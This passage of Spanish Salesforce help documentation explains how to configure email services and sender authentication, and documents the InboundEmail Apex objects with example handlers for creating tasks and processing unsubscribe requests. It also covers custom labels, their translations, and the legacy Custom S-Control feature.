El servicio de correo electrónico sólo acepta los tipos siguientes de archivos adjuntos:

- Archivos adjuntos con `text` tipo MIME (Extensión de correo de Internet multipropósito).
- Archivos adjuntos con `application/octet-stream` tipo MIME y un nombre de archivo que termina con una extensión `.vcf` o `.vcs`. Se guardan como tipo MIME `text/x-vcard` y `text/calendar`, respectivamente.

Mensajes con archivos adjuntos diferentes a los tipos aceptados, pero los archivos adjuntos se descartan.

**Archivos adjuntos binarios únicamente**
El servicio de correo electrónico sólo acepta archivos adjuntos binarios, como archivos de imágenes, audio, aplicaciones y vídeo. Los archivos adjuntos binarios tienen un límite de 5 MB por archivo adjunto.

Mensajes con archivos adjuntos no binarios aceptados, pero los archivos adjuntos se descartan.

**Todos**
El servicio de correo electrónico acepta cualquier tipo de archivos adjuntos.

Nota: Un servicio de correo electrónico sólo puede procesar archivos adjuntos si lo configura para aceptar archivos adjuntos y utiliza una clase de Apex que procese los tipos de archivos adjuntos que acepta el servicio de correo electrónico.

Del mismo modo, tenga en cuenta que los servicios de correo electrónico no aceptan archivos adjuntos en línea, como gráficos insertados en mensajes de correo electrónico.

6. También puede activar la casilla de verificación `Configuración de seguridad avanzada de correo electrónico` para configurar el servicio de correo electrónico y verificar la legitimidad del servidor de envío antes de procesar un mensaje. El servicio de correo electrónico utiliza los siguientes protocolos de autenticación para comprobar los siguientes protocolos de autenticación con el objeto de verificar la legitimidad del remitente:

- SPF
- SenderId
- DomainKeys

Si el servidor de envío cumple al menos uno de estos protocolos y no incumple ninguno, el servicio de correo electrónico acepta el correo. Si el servidor incumple un protocolo o no admite alguno de ellos, el servicio de correo electrónico ejecuta la acción especificada en la configuración de respuesta de error `Acción de remitente no autenticado`.

Consejo: Antes de activar la casilla de verificación `Autenticar remitentes`, compruebe que los remitentes que espera que utilicen el servicio de correo electrónico admitan al menos uno de los protocolos de autenticación mencionados anteriormente. Si desea información acerca de estos protocolos de autenticación, consulte los siguientes sitios Web:

- www.openspf.org
- www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx

7. Los servicios de correo electrónico rechazan los mensajes de correo electrónico y envían una notificación al remitente si el mensaje de correo electrónico (combinación del texto del cuerpo, HTML del cuerpo y archivos adjuntos) supera aproximadamente los 10 MB (varía según el idioma y el juego de caracteres).
8. Puede convertir los archivos adjuntos de texto en archivos adjuntos binarios.
9. También puede configurar este servicio de correo electrónico para aceptar únicamente mensajes de algunos remitentes, incluyendo sus direcciones y dominios de correo electrónico en el cuadro de texto `Aceptar correo electrónico de`. Separe las diferentes entradas con comas. Por ejemplo: george@miempresa.com, yahoo.com, gmail.com. Si el cuadro de texto `Aceptar correo electrónico de` tiene un valor y el servicio de correo electrónico recibe un mensaje de una dirección o dominio de correo electrónico no incluida en la lista, el servicio de correo electrónico ejecuta la acción especificada en la configuración de respuesta de error `Acción de remitente no autorizado`.

   Deje este campo en blanco si desea que el servicio de correo electrónico reciba un correo electrónico de cualquier dirección de correo electrónico.

   Nota: También puede autorizar direcciones de correo electrónico y dominios en el nivel de dirección del servicio de correo electrónico. Consulte Definición de direcciones de servicio de correo electrónico en la página 5791.

   Si tanto el servicio como la dirección de correo electrónico están configuradas para aceptar únicamente mensajes de algunos remitentes, el servicio de correo electrónico sólo procesa mensajes de remitentes incluidos en los cuadros de texto `Aceptar correo electrónico de` en el servicio de correo electrónico y las direcciones de servicio de correo electrónico.

10. Active la casilla de verificación `Activo` si desea activar el servicio de correo electrónico cuando haga clic en `Guardar`.
11. Defina la configuración de respuesta de error, que determina cómo responderá el servicio de correo electrónico si un falla intento de acceder al servicio por las siguientes razones:

    **`Acción sobre límite de correo electrónico`**
    Determina lo que el servicio de correo electrónico hace con los mensaje si el número total de mensajes procesados por todos los servicios de correo electrónico combinados ha alcanzado el límite diario de su organización. Salesforce calcula el límite multiplicando el número de licencias por 1.000, hasta un máximo de 1.000.000. Por ejemplo, si tiene 10 licencias, su organización puede procesar hasta 10.000 correos electrónicos cada día.

    **`Acción de dirección de correo electrónico desactivada`**
    Determina lo que el servicio de correo electrónico hace con los mensajes recibidos en una dirección de correo electrónica no activada.

    **`Acción de servicio de correo electrónico desactivado`**
    Determina lo que el servicio de correo electrónico hace con los mensajes que recibe si el servicio está desactivado.

    **`Acción de remitente no autenticado`**
    Determina lo que el servicio de correo electrónico hace con los mensajes que incumplen o no cumplen cualquiera de los protocolos de autenticación si se activa la casilla de verificación `Autenticar remitentes`.

    **`Acción de remitente no autorizado`**
    Determina lo que el servicio de correo electrónico hace con los mensajes recibidos de remitentes no incluidos en el cuadro de texto `Aceptar correo electrónico de` en el servicio o direcciones de correo electrónico.

    Las opciones de respuesta de error son:

**Reenviar mensaje**
El servicio de correo electrónico devuelve el mensaje al remitente o al `Usuario de caso automático` para Correo electrónico para registro de casos On-Demand, junto con una notificación que describe la razón por la que se rechazó el mensaje.

**Descartar mensaje**
El servicio de correo electrónico elimina el mensaje sin notificar al remitente.

**Volver a poner el mensaje en cola (`Acción sobre límite de correo electrónico` únicamente)**
El servicio de correo electrónico pone el mensaje en cola y lo procesará en las siguientes 24 horas. Si el mensaje no se procesa en las siguientes 24 horas, el servicio de correo electrónico devuelve el mensaje al remitente con una notificación que explica los motivos por los que el mensaje se ha rechazado.

12. Para enviar mensajes de correo electrónico de error a una dirección especificada en lugar de a la dirección de correo electrónico del remitente, seleccione `Activar enrutamiento de error` y especifique la dirección de correo electrónico de destino en `Enrutar correos electrónicos de error a esta dirección de correo electrónico`. Esto evita que se notifique al remitente si los servicios de correo electrónico no pueden procesar un correo electrónico entrante.
13. Haga clic en **Guardar** para guardar sus cambios, o en **Guardar y crear una nueva dirección de correo electrónico** para crear una nueva dirección de correo electrónico para este servicio, tal y como se describe en Definición de direcciones de servicio de correo electrónico en la página 5791.

CONSULTE TAMBIÉN

Definición de direcciones de servicio de correo electrónico
¿Qué son los servicios de correo electrónico?

## Uso del objeto InboundEmail

Para cada correo electrónico que recibe el dominio de servicio de correo electrónico de Apex, Salesforce crea un objeto InboundEmail distinto con el contenido y archivos adjuntos de ese correo electrónico. Puede utilizar las clases de Apex que implementan la interfaz `Messaging.InboundEmailHandler` para gestionar un mensaje de correo electrónico entrante. Mediante el método `handleInboundEmail` en esa clase, puede acceder a un objeto InboundEmail para recuperar los contenidos, encabezados y archivos adjuntos de los mensajes de correo electrónico entrantes, así como para realizar muchas funciones.

Nota: Si desea información sobre el servicio de correo electrónico de Apex, consulte ¿Qué son los servicios de correo electrónico? en la página 5790.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ejemplo 1: Crear tareas para contactos

A continuación se muestra un ejemplo de cómo buscar un contacto a partir de la dirección de correo electrónico entrante y cómo crear una nueva tarea.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();
```

```
    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));

     // Insert the new Task
     insert newTask;

     System.debug('New Task Object: ' + newTask );
    }
    // If an exception occurs when the query accesses
    // the contact record, a QueryException is called.
    // The exception is written to the Apex debug log.
   catch (QueryException e) {
       System.debug('Query Issue: ' + e);
   }

   // Set the result to true. No need to send an email back to the user
   // with an error message
   result.success = true;

   // Return the result for the Apex Email Service
   return result;
  }
}
```

## Ejemplo 2: Gestionar correo electrónico para no suscribir

Las empresas que envían mensajes de correo electrónico a sus clientes y clientes potenciales necesitan proporcionar una manera para que los destinatarios puedan no suscribirse. En el ejemplo siguiente se muestra cómo un servicio de correo electrónico puede procesar solicitudes de no suscripción. El código busca en la línea de asunto del mensaje de correo electrónico entrante la expresión "no suscribir".

Si se encuentra esa expresión, el código busca todos los contactos y candidatos que coinciden con la dirección del remitente del correo electrónico y establece el campo `No recibir correos electrónicos` (`HasOptedOutOfEmail`) como Verdadero.

```
Global class unsubscribe implements Messaging.inboundEmailHandler{

    Global Messaging.InboundEmailResult handleInboundEmail(Messaging.InboundEmail email,

                          Messaging.InboundEnvelope env ) {

        // Create an inboundEmailResult object for returning
        // the result of the email service.
        Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

        // Create contact and lead lists to hold all the updated records.
        List<Contact> lc = new List <contact>();
        List<Lead> ll = new List <lead>();

        // Convert the subject line to lower case so the program can match on lower case.

        String mySubject = email.subject.toLowerCase();
        // The search string used in the subject line.
        String s = 'unsubscribe';

        // Check the variable to see if the word "unsubscribe" was found in the subject
line.
        Boolean unsubMe;
        // Look for the word "unsubcribe" in the subject line.
        // If it is found, return true; otherwise, return false.
        unsubMe = mySubject.contains(s);

         // If unsubscribe is found in the subject line, enter the IF statement.

        if (unsubMe == true) {

            try {

            // Look up all contacts with a matching email address.

            for (Contact c : [SELECT Id, Name, Email, HasOptedOutOfEmail
                          FROM Contact
                          WHERE Email = :env.fromAddress
                          AND hasOptedOutOfEmail = false
                          LIMIT 100]) {

                // Add all the matching contacts into the list.
                c.hasOptedOutOfEmail = true;
                lc.add(c);
            }
            // Update all of the contact records.
            update lc;
        }
        catch (System.QueryException e) {
            System.debug('Contact Query Issue: ' + e);
        }
```

```
        try {
            // Look up all leads matching the email address.
            for (Lead l : [SELECT Id, Name, Email, HasOptedOutOfEmail
                    FROM Lead
                    WHERE Email = :env.fromAddress
                    AND isConverted = false
                    AND hasOptedOutOfEmail = false
                    LIMIT 100]) {
                // Add all the leads to the list.
                l.hasOptedOutOfEmail = true;
                ll.add(l);

                System.debug('Lead Object: ' + l);
            }
            // Update all lead records in the query.
            update ll;
        }

        catch (System.QueryException e) {
            System.debug('Lead Query Issue: ' + e);
        }

        System.debug('Found the unsubscribe word in the subject line.');
         }
         else {
            System.debug('No Unsuscribe word found in the subject line.' );
         }
        // Return True and exit.
        // True confirms program is complete and no emails
        // should be sent to the sender of the unsubscribe request.
        result.success = true;
        return result;
    }
}
```

```
@isTest
private class unsubscribeTest {
    // The following test methods provide adequate code coverage
    // for the unsubscribe email class.
    // There are two methods, one that does the testing
    // with a valid "unsubcribe" in the subject line
    // and one the does not contain "unsubscribe" in the
    // subject line.
    static testMethod void testUnsubscribe() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail() ;
       Messaging.InboundEnvelope env    = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='John',
                lastName='Smith',
                Company='Salesforce',
                Email='user@acme.com',
```

```
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with the subject that matches the unsubscribe statement.
       email.subject = 'test unsubscribe test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the testMethod.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );

    }

    static testMethod void testUnsubscribe2() {

       // Create a new email and envelope object.
       Messaging.InboundEmail email = new Messaging.InboundEmail();
       Messaging.InboundEnvelope env = new Messaging.InboundEnvelope();

       // Create a new test lead and insert it in the test method.
       Lead l = new lead(firstName='john',
                lastName='smith',
                Company='Salesforce',
                Email='user@acme.com',
                HasOptedOutOfEmail=false);
       insert l;

       // Create a new test contact and insert it in the test method.
       Contact c = new Contact(firstName='john',
                   lastName='smith',
                   Email='user@acme.com',
                   HasOptedOutOfEmail=false);
       insert c;

       // Test with a subject that does not contain "unsubscribe."
       email.subject = 'test';
       env.fromAddress = 'user@acme.com';

       // Call the class and test it with the data in the test method.
       unsubscribe unsubscribeObj = new unsubscribe();
       unsubscribeObj.handleInboundEmail(email, env );
    }
}
```

## Objeto InboundEmail

Los objetos InboundEmail tienen los siguientes campos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `binaryAttachments` | InboundEmail.BinaryAttachment[] | Lista de archivos adjuntos binarios recibidos con el correo electrónico, si los hay.<br>Ejemplos de archivos adjuntos binarios son los archivos de imagen, audio, aplicaciones y vídeo. |
| `ccAddresses` | Cadena[] | Lista de direcciones para copia (Cc), si las hay. |
| `fromAddress` | Cadena | Dirección de correo electrónico que aparece en el campo De. |
| `fromName` | Cadena | Nombre que aparece en el campo De, si lo hay. |
| `headers` | InboundEmail.Header[] | Lista de los encabezados RFC 2822 del correo electrónico, incluyendo:<br>• Recibido desde<br>• Encabezados personalizados<br>• Id. de mensaje<br>• Fecha |
| `htmlBody` | Cadena | Versión HTML del correo electrónico, si lo especifica el remitente. |
| `htmlBodyIsTruncated` | Booleano | Indica si el texto del cuerpo HTML está truncado (`verdadero`) o no (`falso`). |
| `inReplyTo` | Cadena | El campo In-Reply-To del correo electrónico entrante. Identifica el correo electrónico al que éste está respondiendo (correo electrónico principal). Contiene el correo electrónico principal o los Id. de mensaje de los correos electrónicos. |
| `messageId` | Cadena | El Id. del mensaje: el identificador exclusivo del mensaje de correo electrónico entrante. |
| `plainTextBody` | Cadena | Versión de texto plano del correo electrónico, si lo especifica el remitente. |
| `plainTextBodyIsTruncated` | Booleano | Indica si el texto del cuerpo normal está truncado (`verdadero`) o no (`falso`). |
| `references` | Cadena[] | El campo de referencias del correo electrónico entrante. Identifica una cadena de correos electrónicos. Contiene una lista de referencias e Id. de mensajes de correos electrónicos principales, así como probablemente los campos In-Reply-To. |
| `replyTo` | Cadena | Dirección de correo electrónico que aparece en el encabezado de remitente.<br>Si no hay encabezado de remitente, este campo será idéntico al campo `fromAddress`. |

| Nombre | Tipo | Descripción |
|---|---|---|
| `subject` | Cadena | Línea de asunto del correo electrónico, si la hay. |
| `textAttachments` | InboundEmail.TextAttachment[] | Lista de archivos adjuntos de texto recibidos con el correo electrónico, si los hay.<br>Los archivos adjuntos de texto pueden ser cualquiera de los siguientes:<br>• Archivos adjuntos con `text` tipo MIME (Extensión de correo de Internet multipropósito).<br>• Archivos adjuntos con `application/octet-stream` tipo MIME y un nombre de archivo que termina con una extensión `.vcf` o `.vcs`. Se guardan como tipo MIME `text/x-vcard` y `text/calendar`, respectivamente. |
| `toAddresses` | Cadena[] | Dirección de correo electrónico que aparece en el campo `Para`. |

## Objeto InboundEmail.Header

Los objetos InboundEmailHeader almacenan información de encabezado de correo electrónico RFC 2822 en un objeto InboundEmail.Header con los siguientes campos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `name` | Cadena | Nombre del parámetro del encabezado como `Fecha` o `Id. mensaje`. |
| `value` | Cadena | Valor del encabezado. |

## Objeto InboundEmail.BinaryAttachment

Un objeto InboundEmail almacena archivos adjuntos binarios en un objeto InboundEmail.BinaryAttachment.

Ejemplos de archivos adjuntos binarios son los archivos de imagen, audio, aplicaciones y vídeo.

Un objeto InboundEmail.BinaryAttachment que tiene los siguientes objetos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `body` | Blob | Cuerpo del archivo adjunto. |
| `fileName` | Cadena | Nombre del archivo adjunto. |
| `mimeTypeSubType` | Cadena | Tipo primario y secundario de MIME. |

## Objeto InboundEmail.TextAttachment

Un objeto InboundEmail almacena archivos adjuntos de texto en un objeto InboundEmail.TextAttachment.

Los archivos adjuntos de texto pueden ser cualquiera de los siguientes:

- Archivos adjuntos con `text` tipo MIME (Extensión de correo de Internet multipropósito).
- Archivos adjuntos con `application/octet-stream` tipo MIME y un nombre de archivo que termina con una extensión `.vcf` o `.vcs`. Se guardan como tipo MIME `text/x-vcard` y `text/calendar`, respectivamente.

Un objeto InboundEmail.TextAttachment que tiene los siguientes campos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `body` | Cadena | Cuerpo del archivo adjunto. |
| `bodyIsTruncated` | Booleano | Indica si el texto del cuerpo del archivo adjunto está truncado (`verdadero`) o no (`falso`). |
| `charset` | Cadena | Conjunto original de caracteres del campo de cuerpo. El cuerpo vuelve a codificarse como UTF-8 como entrada en el método Apex. |
| `fileName` | Cadena | Nombre del archivo adjunto. |
| `mimeTypeSubType` | Cadena | Tipo primario y secundario de MIME. |

## Objeto InboundEmailResult

El objeto InboundEmailResult se utiliza para devolver el resultado del servicio del correo electrónico. Si el objeto es nulo, se asume que el resultado es correcto. El objeto InboundEmailResult tiene los siguientes campos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `success` | Booleano | Valor que indica si el correo electrónico se ha procesado correctamente.<br>Si es `falso`, Salesforce rechaza el correo electrónico entrante y envía un mensaje de correo de respuesta al remitente original que contiene el mensaje especificado en el campo `Message`. |
| `message` | Cadena | Un mensaje que Salesforce devuelve en el cuerpo de un correo electrónico de respuesta. Este campo puede estar cumplimentado con texto independientemente del valor devuelto por el campo `Success`. |

## Objeto InboundEnvelope

El objeto InboundEnvelope guarda el información del sobre asociada con el correo electrónico entrante y contiene los siguientes campos.

| Nombre | Tipo | Descripción |
|---|---|---|
| `toAddress` | Cadena | Nombre que aparece en el campo `A` del sobre, si lo hay. |
| `fromAddress` | Cadena | Nombre que aparece en el campo `De` del sobre, si lo hay. |

CONSULTE TAMBIÉN

¿Qué son los servicios de correo electrónico?

Descripción general del código Apex

# Etiquetas personalizadas

## Etiquetas personalizadas

Las etiquetas personalizadas son valores de texto personalizado a los que se puede acceder desde las clases de Apex o las páginas de Visualforce o componentes de Lightning. Los valores se pueden traducir a cualquier idioma compatible con Salesforce. Las etiquetas personalizadas permiten a los desarrolladores crear aplicaciones multilingües, que presentan la información automáticamente (texto de la ayuda o mensajes de error, por ejemplo) en el idioma del usuario.

Puede crear hasta 5.000 etiquetas personalizadas para su organización, y cada una de ellas puede tener una longitud de hasta 1.000 caracteres. Las etiquetas personalizadas procedentes de paquetes gestionados no cuentan en este límite.

Para acceder a etiquetas personalizadas, en Configuración, introduzca *Etiquetas personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Etiquetas personalizadas**. Desde esta página, puede:

- Crear una nueva etiqueta personalizada o modificar una etiqueta personalizada existente.
- Visualizar una etiqueta personalizada existente. Desde la página de visualización, puede crear o modificar una traducción en un idioma utilizado por su organización.

Para agregar una etiqueta personalizada a su aplicación:

1. Crear la etiqueta personalizada.
2. Traduzca el valor de la nueva etiqueta a un idioma compatible con su aplicación.
3. Utilice la etiqueta.
   - En Apex, utilice la sintaxis `System.Label.Label_name`.
   - En Visualforce y componentes Lightning, utilice la variable global `$Label`.
4. Incluya la etiqueta en su aplicación cuando la empaquete en AppExchange.

> **Consejo:** Si una etiqueta personalizada tiene traducciones, incluya las traducciones en un paquete empaquetando específicamente los idiomas que desee.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar etiquetas personalizadas:
- "Personalizar aplicación"

Para crear o sustituir una traducción:
- "Gestionar traducción"

  O

  "Ver parámetros y configuración" y estar designado como traductor

CONSULTE TAMBIÉN

Crear y modificar etiquetas personalizadas

## Crear y modificar etiquetas personalizadas

Cree etiquetas personalizadas a las que se pueda hacer referencia desde clases de Apex, páginas de Visualforce o componentes Lightning para hacer que la aplicación sea multilingüe.

1. En Configuración, introduzca *Etiquetas personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Etiquetas personalizadas**.
2. Para crear una etiqueta, haga clic en **Nueva etiqueta personalizada**. Para modificar una etiqueta, haga clic en **Modificar** junto a la etiqueta personalizada.
3. En el cuadro de texto **Descripción breve**, introduzca un término fácilmente reconocible para identificar esta etiqueta personalizada. Esta descripción se utiliza en los campos de combinación.

   Nota: No puede modificar el idioma de una etiqueta personalizada existente.

4. Si está creando una etiqueta personalizada, en el cuadro de texto **Nombre**, introduzca el nombre que utilizará la etiqueta. Este valor se utiliza en las páginas de Apex y Visualforce para hacer referencia a la etiqueta personalizada. Los nombres deben contener únicamente caracteres alfanuméricos, comenzar con una letra, no pueden contener espacios o guiones dobles y ser únicos en su organización.
5. Para marcar la etiqueta personalizada como protegida, marque Componente protegido.
6. Para **Categorías**, introduzca texto para categorizar la etiqueta. Este campo puede utilizarse en criterios de filtro al crear vistas de lista de etiquetas personalizadas. Separe cada categoría con una coma. El número total de caracteres permitidos en el cuadro de texto **Categorías** es 255.
7. En el cuadro de texto **Valor**, puede introducir hasta 1.000 caracteres. Este valor se puede traducir a cualquier idioma que admita Salesforce.

   Nota: Pueden pasar varias minutos hasta que todos los usuarios vean los cambios que realice en este campo.

8. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar etiquetas personalizadas:
- "Personalizar aplicación"

Para crear o sustituir una traducción:
- "Gestionar traducción"

  O

  "Ver parámetros y configuración" y estar designado como traductor

CONSULTE TAMBIÉN

Crear y modificar traducciones de etiquetas personalizadas

Etiquetas personalizadas

## Crear y modificar traducciones de etiquetas personalizadas

Las traducciones de etiquetas predeterminadas determinan qué texto mostrar para el valor de la etiqueta cuando el idioma predeterminado del usuario es el idioma de la traducción.

1. En Configuración, introduzca *Etiquetas personalizadas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Etiquetas personalizadas**.
2. Seleccione el nombre de la etiqueta personalizada para abrir.
3. En la lista relacionada Traducciones, haga clic en **Nuevo** para introducir una nueva traducción o en **Modificar** junto al idioma para cambiar una traducción. Si hace clic en **Eliminar**, Salesforce confirma que desea eliminar, y eliminará el formulario de traducción de la etiqueta personalizada.
4. Seleccione el Idioma hacia el que está traduciendo.
5. Introduzca el Texto de traducción. Este texto sustituye el valor especificado en el campo de la etiqueta Valor cuando el idioma predeterminado de un usuario está es el idioma de traducción.
6. Haga clic en **Guardar**.

Nota: Cuando empaqueta una aplicación que utiliza etiquetas personalizadas con traducciones, incluya las traducciones empaquetando específicamente los idiomas que desee.

### CONSULTE TAMBIÉN

Crear y modificar etiquetas personalizadas

Etiquetas personalizadas

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para crear, modificar o eliminar etiquetas personalizadas:

- "Personalizar aplicación"

Para crear o sustituir una traducción:

- "Gestionar traducción"

  O

  "Ver parámetros y configuración" y estar designado como traductor

## Visualización de etiquetas personalizadas

Después de crear una etiqueta personalizada, podrá:

- Modificar la etiqueta personalizada.

  Nota: No puede modificar los atributos de etiquetas personalizadas instaladas como parte de un paquete gestionado. Sólo puede sustituir las traducciones existentes o proporcionar nuevas traducciones de idiomas no incluidos en el paquete.

- Eliminar una etiqueta personalizada.

  Nota: No puede eliminar etiquetas personalizadas instaladas como parte de un paquete gestionado o que se incluyan en la referencia de Apex o de una página de Visualforce. Sólo puede sustituir las traducciones existentes.

- Cree o modifique una traducción.

CONSULTE TAMBIÉN

Crear y modificar etiquetas personalizadas

Etiquetas personalizadas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar etiquetas personalizadas:

- "Personalizar aplicación"

Para crear o sustituir una traducción:

- "Gestionar traducción"

  O

  "Ver parámetros y configuración" y estar designado como traductor

# Custom S-Control

## Definición de Custom S-Control

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

La biblioteca de Custom S-Control es un lugar donde puede almacenar y actualizar el contenido para utilizar en muchas áreas dentro de Salesforce como vínculos personalizados, fichas Web, botones personalizados y paneles. S-Control ofrece una forma flexible y abierta para ampliar la interfaz de usuario de Salesforce, incluida la capacidad para crear y mostrar formularios de datos personalizados propios.

Un S-Control puede incluir cualquier tipo de contenido que se pueda mostrar o ejecutar en un explorador, por ejemplo, un applet de Java, un control de ActiveX, un archivo de Excel o un formulario Web HTML personalizado.

1. En Configuración, introduzca *S-Controls* en el cuadro Búsqueda rápida y, a continuación, seleccione **S-Controls**.
2. Para crear un nuevo custom s-control, haga clic en **Nuevo Custom S-Control**.
3. Para cambiar un S-Control existente, haga clic en **Modificar**.
4. Introduzca atributos de s-control.
5. Para validar todas las funciones y los campos de combinación de Salesforce, haga clic en **Comprobar sintaxis**.
6. Haga clic en **Guardar** cuando haya finalizado o haga clic en **Guardar rápido** para guardar y continuar modificando.
7. Cree un botón o vínculo personalizado para mostrar el Custom S-Control a los usuarios. De forma alternativa, cree una ficha Web mediante el Custom S-Control, agregue el S-Control a un formato de página o agregue el S-Control a un panel. También puede utilizar un S-Control como contenido de ayuda en línea para un objeto personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar Custom S-Control:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Acerca de los S-Control

Visualización y modificación de S-Control

S-Control útiles

## Acerca de los S-Control

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Utilice los S-Control para agregar sus propias funciones a su organización de Salesforce. Si está integrando una aplicación alojada propia o está ampliando su interfaz de usuario actual de Salesforce, utilice S-Control para almacenar su código o hacer referencia al código en otro punto.

Un S-Control personalizado puede incluir cualquier tipo de contenido que se pueda mostrar en un explorador, por ejemplo, un applet de Java, un control de Active-X, un archivo de Excel o un formulario Web HTML personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Definición de Custom S-Control
- S-Control útiles
- ¿En qué se parecen las páginas de Visualforce a los S-Control?

### Consideraciones sobre los S-Control en paquetes de AppExchange de Force.com

Si está desarrollando paquetes de AppExchange de Force.com con S-Control o tiene intención de instalar un paquete de AppExchange con S-Control, debe tener en cuenta las siguientes limitaciones:

- En los paquetes que está desarrollando (es decir, que no se instalan desde AppExchange), sólo puede agregar S-Control a paquetes cuyo acceso a la API sea por defecto `Sin restringir`. Cuando un paquete contiene un S-Control, no puede activar el acceso `Restringido` a la API.
- Puede activar las restricciones de acceso en los paquetes que haya instalado, incluso si el paquete contiene S-Control. Sin embargo, las restricciones de acceso sólo proporcionan una protección limitada de los S-Control. Salesforce recomienda tener conocimientos sobre JavaScript de cada S-Control antes de confiar en la restricción de acceso para la seguridad de los S-Control.
- Si un paquete instalado tiene el acceso `Restringido` a la API, las actualizaciones se realizarán correctamente sólo si la versión actualizada no contiene ningún S-Control. Si hay algún S-Control presente en la versión actualizada, debe cambiar el paquete instalado en este momento por el acceso `No restringido` a la API.

## Visualización y modificación de S-Control

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Para ver los detalles de un S-Control personalizado, desde Configuración, introduzca *S-Controls* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **S-Controls** y seleccione el nombre del S-Control.

- Para realizar cambios en un S-Control, haga clic en **Modificar**.
- Para eliminar un S-Control, haga clic en **Eliminar**.
- Para ver una lista de otros componentes de Salesforce que hacen referencia a un S-Control, haga clic en **¿Dónde se utiliza?**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar Custom S-Control:
- "Personalizar aplicación"

## Atributos de Custom S-Control

| Nombre de atributo | Descripción |
|---|---|
| `Etiqueta` | Texto que se muestra en los formatos de página para S-Control incrustado. |
| `Nombre de S-Control` | Nombre único para S-Control. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Determina cómo piensa utilizar el s-Control.<br>**HTML**<br>Seleccione esta opción si desea introducir el contenido de su S-Control en el área `Contenido`.<br>**URL**<br>Seleccione esta opción si desea introducir el vínculo o URL de un sitio Web externo en el área `Contenido`.<br>**Miniprograma**<br>Los miniprogramas son S-Control diseñados para incluirse en otros S-Control. Seleccione esta opción si desea introducir el contenido de su miniprograma de S-Control en el área `Contenido`. |
| `Descripción` | Texto que describe el S-Control. Esto sólo se muestra para los administradores. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Nombre de atributo | Descripción |
| --- | --- |
